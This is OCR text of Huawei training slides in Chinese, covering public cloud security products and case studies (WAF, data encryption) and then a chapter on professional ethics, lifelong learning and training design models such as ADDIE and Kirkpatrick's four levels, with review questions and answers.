
- 产品优势：
  - 一级功能华为独有安全联动功能，二级功能华为有网站漏洞扫描功能，而阿里和腾讯都需要另外购买Web漏洞扫描服务才能提供；
  - 网络流量检测：支持基于网流数据的机器学习威胁检测，可以提供暴力破解、Web攻击、后门木马、漏洞攻击、命令与控制、僵尸主机、异常行为等威胁类型检测 。尤其在命令与控制方面的威胁检测能力，是阿里和腾讯不具备的；
  - 主机漏洞和网站漏洞：集成了Web网站的漏洞扫描功能，而阿里和腾讯还需要额外购买，并且不能在态势感知上统一呈现。还可以在不安装主机agent的情况下，从网络侧扫描主机漏洞和网站漏洞，这个是阿里和腾讯不具备的；
  - 安全联动：针对主要的威胁告警，华为提供安全编排功能，安全编排能联动已有的安全服务，执行检测分析、防御阻断、深度排查和安全加固等策略，这个阿里和腾讯都不具备。
- SA（Situation Awareness，态势感知）功能特性：
  - 应用漏洞公告查看，极限扫描，主机漏洞检测Linux\Windows\Web-CMS，网站漏洞检测，威胁检测，威胁分析，安全编排，自定义触发器，自定义报表，支持API对接。

目录

1. 公有云安全设计
2. 公有云场景化解决方案
3. **公有云安全成功案例**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

云业务安全典型架构



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Web应用防火墙：助力华为VMALL商城，守护消费者在线交易安全

华为商城（VMALL）是华为公司旗下的自营电子商务平台，以最终用户为主要对象，提供华为手机、无线上网设备、平板电脑、配件等系列终端产品和服务；是以营造用户的移动信息生活为服务宗旨的互联网商务平台。

华为VMALL商城 · 中国

客户痛点：

- 网站二级域名数量多，基于域名的策略配置导致重复工作量巨大。
- 网络营销活动多，Web和API突发流量较闲时多出数十倍，传统硬件WAF难以匹配高峰流量，Bypass成为常态。
- 安全运维定制化策略多，需要支持配置项丰富、配置手段灵活。

解决方案：

- 云WAF的泛域名模式和策略模板功能，针对VMALL几十个子域名的场景，可**节约95%**的域名管理和策略配置工作。
- 每次重大市场活动会带来的**20+倍**突发流量，云WAF的弹性扩缩能力可帮助VMALL实现**全流量防御。**
- **100+项**配置子项和字段，满足专业安全运维团队严苛要求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


数据加密解决方案案例：保障一卡通在线发卡&充值系统安全运行

某一线城市一卡通公司建设并管理电子交易收费系统，为市民提供公交卡服务，提高交易效率，方便市民出行。

余额查询　网点查询

在线售卡　在线充值

某市一卡通 · 中国



挑战：

- 发卡系统，存在用户泄漏风险和身份核实需求。
- 刷卡过程，有交易记录被篡改风险。
- 上下班高峰，海量并发验证和加密业务请求。
- 数据安全保护，满足交通及支付行业上级部门合规监管要求。

方案：

- 国产加密算法专属加密，保障千万级别用户购买、充值、支付安全。
- 保证不同加密协议下并发高速运算，使用过程透明无感知。
- 加密硬件符合国家密码局认证，满足等保三四级要求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- SZ市SZ通有限公司由地铁集团、巴士集团、运发公司和SZ集团投资组建。经营宗旨是通过投资建设并管理SZ市电子交易收费系统（“SZ通“卡），提高交易效率，方便市民，降低企业运营成本。经营范围为智能IC卡（包括用于公共大巴、公共小巴、出租小汽车、地铁、轻轨、轮渡等公共交通智能IC卡）的开发、制作、销售、应用、充值；电子交易收费系统相关配套设备的技术开发；电子交易收费系统运营技术开发、管理，信息咨询；广告业务。
- SZ通的智能IC卡（公交卡）系统涉及售卡（发卡）、充值（支付）等业务，需要保障系统的安全性和合规性；同时，整个系统需要24小时提供服务，对性能、容量、可靠性有非常高的要求。
- 华为云弹性计算和专属加密服务相结合，为该系统提供了一个稳定、可靠、高性能、高安全、合规的基础平台，帮助SZ通短时间完成了系统从线下到公有云的搬迁。

思考题

1. （多选题）WAF解决方案可以实现对Web服务器的全方位安全防护，具体包含哪些?
   A. 漏洞扫描
   B. 0day威胁防御
   C. CC攻击的精准防护
   D. 爬虫和自动化软件的拦截
2. （判断题）华为云端Anti-DDoS流量清洗解决方案，可以为华为云和非华为云的资源进行DDoS攻击防护。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABCD
2. B

本章总结

- 本章节介绍了公有云安全设计体系、公有云场景化安全解决方案和成功案例。
- 通过本章节的学习，您将能够通过华为公有云安全产品和服务，针对性构建云上安全解决方案。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

专业技术人员职业素养与组织赋能

HUAWEI

前言

- 在技术高歌猛进、业务复杂多元的今天，我们坚信，卓越的专业追求绝非孤立存在，它既需要**内化于心的职业道德**——对专业诚信的坚守、对合规红线的敬畏、对技术伦理的审慎；也需要**外化于行的组织赋能**——打破技术孤岛，通过知识沉淀、经验传承，将个人能量转化为组织发展的动能。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 清晰界定技术应用的边界，识别风险；
  - 建立持续迭代的技术成长思维，以适应指数级发展趋势；
  - 掌握标准化带教方法，将个人技术传承延续。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. **职业道德**
2. 终身学习
3. 培训指导

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

从业者的三重责任

三重责任

核心目标：明确责任边界与核心义务

1. **专业责任**：追求技术卓越，保持专业精进
2. **社会责任：**维护公共利益，坚守伦理底线
3. **带教责任：**传承知识与规范，赋能团队成长

技术技能

技术技能→培训指导（反馈关系）
技术技能→职业道德（实践关系）

培训指导

培训指导→技术技能（赋能关系）
职业道德⟷培训指导（融合关系）

职业道德

职业道德→技术技能（约束关系）
职业道德⟷培训指导（融合关系）

三者间的关系

职业道德 → 技术技能（约束关系）

职业道德为技术技能的应用划定边界。如生成式AI伦理约束AI模型开发方向；网络安全法规约束网络技术操作

培训指导 → 技术技能（赋能关系）

培训指导为技术技能的习得提供方法论。如利用知识图谱工具构建能力图谱指导学习路径；“先培训再上岗”确保技术技能达标

技术技能 → 职业道德（实践关系）

技术技能是践行职业道德的载体。如只有掌握了数据安全技术，才能真正保护用户隐私

技术技能 → 培训指导（反馈关系）

技术技能的掌握程度反馈培训指导的有效性，驱动培训方案迭代

职业道德 ⟷ 培训指导（融合关系）

培训指导本身需遵循职业道德；同时培训指导也是传播职业道德的主渠道

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

职业道德核心原则解析

一般伦理原则

核心目标： 确立社会底线

1. **人类福祉：**将公众安全、健康及福祉置于技术发展的首位
2. **诚实守信：**保持专业诚信，不隐瞒已知风险，不误导用户
3. **公平公正：**避免算法歧视，确保技术应用的包容性与公平性
4. **避免伤害：**预防技术滥用，主动规避对社会的潜在负面影响
5. **尊重权益**：尊重法律、知识产权以及用户隐私，严守数据边界

职业伦理原则

核心目标： 确立行业标准

1. **追求卓越：**持续精进技术能力，保持对高质量交付的追求
2. **保持专业：**遵循行业规范，维护职业声誉，保持客观中立
3. **同行评议：**确保研究成果的质量和可信度，维护学术和职业的公平和正义
4. **尽职尽责：**对岗位负责，确保系统稳定与安全
5. **维护专业形象**：维护计算机行业的形象与声誉，促进计算机技术的普及及推广

一般伦理原则与职业伦理原则的双重规范

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. 职业道德
2. **终身学习**
3. 培训指导

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数智升级，对人才培养与技能评价提出更高要求

AI和大模型等技术迭代速度快 → 产业快速发展 → 加速行业运维运营数智化

技术迭代跟进难

- 技术迭代迅速，企业跟进最新趋势难度提高
- 员工技能易过时

员工培养成本高

- 企业再培训投入成本大
- 核心人才追求职业发展流动性高

跨学科融合落地难

- 既要懂多技术融合，还要懂复杂项目管理
- 能够持续学习业界丰富实践经验

学习体系待优化

- 核心人才职业发展与岗位晋升激励易错位
- 持续学习体系不能高效牵引员工持续学习


数智化转型成功，组织人才队伍是关键

懂业务场景、懂数智应用的业技复合型人才

金融	政府	电力	油气	交通	矿山	制造
智算、云、运维、开发	安全、网络运维	智算、安全运维、开发	智算、运维、安全	智算、运维应用开发	智算、网络运维安全	智算、网络、运维、数据治理

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

华为职业认证：终身学习



技术发展现状

- 迭代加速、跨界融合、技术颠覆成为常态，停止学习即被淘汰
- 从“碎片化输入”到“知识晶体”，真正的学习，是将外界的碎片重构成自身的“护城河”

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. 职业道德
2. 终身学习
3. **培训指导**

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

角色升级：从技术能手到培训导师

“技术工作是把事做好，培训带教是把人带会”

	技术能手	培训导师
核心角色	解决特定技术问题	知识传递者、能力引导者、问题解决者
交付成果	高质量的代码与系统	独立规范上岗的专业人才
核心能力	专业硬技术、排障能力	会梳理知识、会标准示范、会纠错复盘

实用为先

贴合岗位真实场景，不讲空话

实操为主

重动手，重细节，真操实练，夯实技术

问题导向

解决实操卡点与上岗痛点

全程闭环

课前有备
定目标，梳理重难点

课中有方
示范、纠错、控场、盯安全

课后有落
答疑、考核、建档、跟进成长

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


培训与指导

ADDIE：将A、D、D、I、E 五个步骤综合起来考虑，形成系统，保障各个环节能进行及时有效的评估

SAM模型：提倡“快速迭代、小步快跑”，分为**三阶段**：准备、迭代设计、迭代开发

6D法则：以终为始，把培训的生命周期向后延伸，将“培训”转化为“商业结果”的全面流程

ADDIE



在ADDIE五个阶段中，分析与设计属前提，开发与实施是核心，评估为保证，三者互为联系，密不可分

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Analysis：分析阶段

分析阶段是首要的环节，是确定培训目标、设计培训计划的前提，也是决定培训是否开展的关键因素

在培训的各个阶段都要有分析，通过问卷、约谈、电话等各种形式，了解对象、组织、课程的各方面需求

需求分析（WHY/WHAT）：

组织需求（公司层面）：
公司的战略目标是什么?
目前阻碍目标实现的“痛点”是什么?
岗位需求（标准层面）：
目标岗位需要具备哪些核心胜任力?
标准的操作流程（SOP）或优秀员工的行为典范是怎样的?

需求对象分析（WHO）：

基本属性（画像）：
学员的年龄分布、学历、司龄、目前的岗位层级。
认知与经验起点：
他们对这个主题已经了解多少?
他们日常遇到的实际工作场景和痛点是什么?
学习动机与风格：
他们是主动想学，还是被公司强迫来的?

培训环境分析（Where & How）

面授课堂： 教材需要配套 PPT、讲师手册、学员手册、通关演练通关单。
线上微课/E-learning： 教材需要拆解为结构化的“脚本”或“脚本大纲”，方便录制音频或制作动画。
混合式培训（OMO）： 线上学理论（教材偏精简、清单化），线下做演练（教材偏案例、工具化）。

培训内容分析（Which）

知识类： 讲概念、原理（要少而精）。
技能类： 讲步骤、方法、流程（要多、要细、要有标准）。
态度类： 讲观念转变、企业文化（要通过故事和案例来感染）。


培训资源分析（With What）

师资资源： 有没有内部的业务专家（SME）作为内容源头?
素材资源（现成原料）： 公司现有的 SOP 手册、过往的失败案例库、竞品资料、行业标准等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Design： 设计阶段

设计阶段要制订一份完成培训项目所必需的说明提纲。基本内容包括必须制定的目标、目的和评估任务
基于培训项目的相关决策和其它实施问题的体系结构，确定各项任务的顺序



课程单元结构的关系

- 一是**相对独立型**，各学习单元在位置上可以互换
- 二是**一个单元是构成另一个单元的基础**，这种类型在序列上极为严密
- 三是**各单元学习内容的联系成综合型**，即有的是相互独立关系，也有的是严格序列关系

主题的组织方式－螺旋式

- 即根据培训对象的智力发展水平，让学员尽早有机会在不同程度上去接触和掌握某门学科的基本结构，以后随着学员在智力上的成熟，围绕基本结构不断加深内容深度，使学员对知识有更深刻和有意义的理解。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


Development： 开发阶段


开发阶段的要点在于**开发创建教学材料**的方法和流程。根据之前总结的各干系方需求，开发培训教材（资料），设计好阶段性评估文件等。在这一阶段中，内容和材料从概念设计转变为可交付成果。

1：收集素材

2：组织课程内容

- 内容编写
- 案例编制
- 角色扮演设计





检查错误

- 标题
- 段落
- 句子
- 表格
- 图形
- 缩略语/术语
- 数与数量
- 标点符号
- 单位符号

思考时多按金字塔顺序，但表述要用倒金字塔顺序


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Implement：实施阶段

- 教学程序：从把学员引入某个专题，到掌握某个目标为止向学员呈现教学时教学活动的程序、步骤
- 教学方式：呈现教学时运用的手段、方法，如分组讨论、独自阅读、个案研究、讲授、计算机模拟、小组协作项目等

认知学习的一个关键概念是可以在信息从工作记忆迁移至长期记忆时，对信息进行提取或演练，从而强化长期记忆

“三段八环六素”教学理论，把学习过程分片，根据不同技术场景，适配不同教学活动，提升学习效果。




获取注意—建立联接—介绍全貌 → **激活旧知—引入新知—练习反馈**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Evaluation：评估

主流评估模型：柯氏四级、菲利普斯五级、考夫曼五级、CIPP 模型等
行业地位：历经行业检验，**柯氏四级**时至今日仍是不可动摇的经典基石模型

层次	重点描述	衡量方法	评价人员
反应层	受训者满意程度：喜欢该项目吗？对培训人员和设施有什么意见吗？课程有用吗？	问卷	学员
学习层	受训者在培训前后，知识、技能、态度、行为方式方面的收获：有多大程度的提高？	笔试、实地操作和工作模拟	学员和培训人员
行为层	培训后，受训者行为的改进：行为有无不同？他们在工作中是否使用了在培训中所学的知识？	问卷调查、面谈、直接观察、业绩检测、专题研究、实践计划	学员、学员上级、下属、同事、客户
结果层	受训者获得的经营业绩：组织是否因为培训变得更好？	问卷调查、业绩检测、业绩目标法	学员、学员上级



反应层评估（ Reaction ）：评估被培训者的满意程度
学习层评估（ Learning ）：测定被培训者的学习获得程度
行为层评估（ Behavior ）：考察被培训者的知识运用程度
结果层评估（ Result ）：计算培训创出的经济效益

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

思考题

1. （单选题）项目经理小张突然接到紧急通知，需要当晚在公司内网加班处理一份涉及公司**核心商业秘密与关键技术参数**的涉密文件。由于公司保密机房的专用有线计算机键盘出了故障，为了不耽误进度，小张决定采取一些临时措施。请问以下哪**一项行为是明确禁止**的？

   A. 临时将这份涉密文件拷贝到自己带有 Wi-Fi 芯片和蓝牙功能的个人便携式笔记本电脑上处理。

   B. 立即联系IT安全部门，申请对当前的涉密系统环境进行一次全面的安全性评估。

   C. 调整工位，移步到未链接互联网、且切断一切外网物理信号的涉密专用计算机上处理。

   D. 确保待在公司规定的受控办公室内，在无无关人员围观的闭环环境下处理该涉密资料。

2. （判断题）培训完成后，进行了结业考试，考试通过就代表学员完全掌握了这项技能。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- A
- 错

本章总结

- 本章讲述了从业者的成长路径
  - 坚守底线：牢记行为红线，确保技术向善
  - 持续学习：践行终身学习，应对瞬息万变
  - 培训指导：应用教学实践，传承优秀同路人

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 《中国计算机学会职业伦理与行为守则》：https://www.ccf.org.cn/About_CCF/CCF_Constitution/2023-07-26/794450.shtml

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI